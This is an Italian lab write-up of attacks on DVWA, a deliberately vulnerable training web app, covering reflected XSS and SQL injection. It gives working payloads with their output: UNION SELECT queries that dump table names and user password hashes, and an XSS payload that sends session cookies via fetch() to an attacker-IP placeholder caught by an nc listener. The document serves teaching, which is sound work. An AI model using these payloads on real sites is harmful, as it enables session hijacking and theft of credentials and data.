


Svolgimento

Svolgimento

Setting del laboratorio

1. Imposto la macchina Kali e Meta sotto la stessa rete.
2. Mi connetto dalla Kali alla Meta.
3. Imposto il livello di sicurezza su Low.



The screenshot shows the DVWA web application interface. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title, it says 'Script Security' and 'Security Level is currently low.' It provides instructions on setting the security level to low, medium, or high, and notes that the security level changes the vulnerability level of DVWA. There is a dropdown menu set to 'low' and a 'Submit' button. Below this, the 'PHPIDS' section is shown, stating 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It indicates that PHPIDS is currently disabled and provides links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom left, the user status is displayed: 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The footer at the bottom right reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

4. Mi sposto verso la finestra di **XSS reflected**.



Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

XSS


Primo codice XSS

Utilizzo come primo codice per XSS:

```
<script>alert('XSS Test');</script>
```

Descrizione: Quando inserito in un campo vulnerabile, esegue uno script JavaScript sul browser della vittima. In questo caso, mostra un popup con il messaggio "XSS Test".

Premo **Submit** e controllo il risultato.



La vulnerabilità XSS riflessa si verifica quando l'applicazione non sanitizza correttamente i dati inseriti dall'utente. In questo caso, l'input (il codice JavaScript) viene restituito dal server senza essere filtrato, ed eseguito nel browser della vittima, mostrando il popup.

SQL Injection

Primo codice SQL

Mi sposto nella pagina **SQL Injection** e testo il seguente codice SQL:

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#)[View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

' OR '1'='1' #

Descrizione: Il payload ' OR '1'='1' # sfrutta una vulnerabilità SQL Injection creando una condizione sempre vera (OR '1'='1') e commentando il resto della query con #. Questo permette di bypassare l'autenticazione e ottenere tutti i record del database.

Premo **Submit** e controllo il risultato.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1' #
First name: admin
Surname: admin

ID: ' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' #
First name: Hack
Surname: Me

ID: ' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' #
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Questo tipo di vulnerabilità si verifica quando l'applicazione non protegge correttamente le query SQL da input malevoli. Inserendo ' OR '1'='1' #, la query risultante è sempre vera, quindi l'autenticazione viene aggirata o tutti i record vengono restituiti, rivelando informazioni sensibili come gli utenti del database.

Test aggiuntivi

SQL Injection

Provo altri payload per SQL Injection:

1. Elencare le tabelle del database:

```
' UNION SELECT NULL, table_name FROM information_schema.tables #
```

Descrizione: Se la vulnerabilità permette di eseguire una query UNION, puoi elencare tutte le tabelle del database.

Obiettivo: Identificare i nomi delle tabelle presenti nel database.

Brute Force	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: CHARACTER_SETS
Command Execution	
CSRF	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: COLLATIONS
File Inclusion	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: COLLATION_CHARACTER_SET_APPLICABILITY
SQL Injection	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: COLUMNS
SQL Injection (Blind)	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: COLUMN_PRIVILEGES
Upload	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: KEY_COLUMN_USAGE
XSS reflected	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: PROFILING
XSS stored	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: ROUTINES
DVWA Security	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: SCHEMATA
PHP Info	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: SCHEMA_PRIVILEGES
About	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: STATISTICS
Logout	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: TABLES
	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: TABLE_CONSTRAINTS
	ID: ' UNION SELECT NULL, table_name FROM information_schema.tables # First name: Surname: TABLE_PRIVILEGES

L'uso di UNION SELECT consente di combinare il risultato della query principale con altre tabelle o informazioni. In questo caso, viene richiesta la lista delle tabelle dal database information_schema.tables, che contiene le informazioni sulle tabelle.

2. Visualizzare la versione del database:

```
' UNION SELECT NULL, @@version #
```

Descrizione: Serve a vedere la versione del database.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT NULL, @@version #

First name:

Surname: 5.0.51a-3ubuntu5

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Utilizzando @@version, si ottiene la versione corrente del server MySQL. Questo tipo di attacco fornisce informazioni utili per capire quali vulnerabilità potrebbero essere sfruttabili a causa di una versione specifica del database.

3. Ottenere il nome del database corrente:

```
' UNION SELECT NULL, database() #
```

Descrizione: Ottieni il nome del database corrente.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT NULL, database() #
First name:
Surname: dvwa

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

La funzione database() restituisce il nome del database attualmente in uso. Se l'applicazione non è protetta contro l'iniezione SQL, l'attaccante può raccogliere informazioni sensibili sul database in uso.

4. Ottenere i nomi utente e le password

```
' UNION SELECT user,password FROM dvwa.users#
```




Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Serve per estrarre i nomi utente e le password dalla tabella `users` nel database `dvwa`.
Ecco il dettaglio.

XSS Reflected

Provo altri payload per XSS Reflected:

1. Furto dei cookie:

```
<script>fetch('http://<tuo-IP>:8080?cookie=' + document.cookie);</script>
```

Descrizione: Payload XSS che esegue un attacco per rubare i cookie della vittima.


```
(kali㉿kali)-[~]  
$ nc -lvp 8080  
  
listening on [any] 8080 ...  
192.168.10.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.10.100] from (UNKNOWN) [192.168.10.100] 60772  
GET /?cookie=security=low;%20PHPSESSID=1240ff268d063147ad3568e87c6a8e6e HTTP/1.1  
Host: 192.168.10.100:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.10.10/  
Origin: http://192.168.10.10  
Connection: keep-alive  
Priority: u=4
```

Il codice JavaScript utilizza il metodo `fetch()` per inviare i cookie memorizzati nel browser a un server controllato dall'attaccante. Se l'applicazione è vulnerabile all'XSS, l'attaccante può ottenere informazioni sensibili, come i cookie di sessione della vittima, permettendo l'accesso non autorizzato a sua volta.

2. Modifica del titolo della pagina:

```
<script>document.title="Hacked!";</script>
```

Descrizione: Modifica il titolo della pagina per verificare l'iniezione.



In un contesto di vulnerabilità XSS, un attaccante può eseguire codice JavaScript che manipola il DOM della pagina. Qui, viene cambiato il titolo della pagina per "Hacked!", che è un segno visibile di un'iniezione riuscita.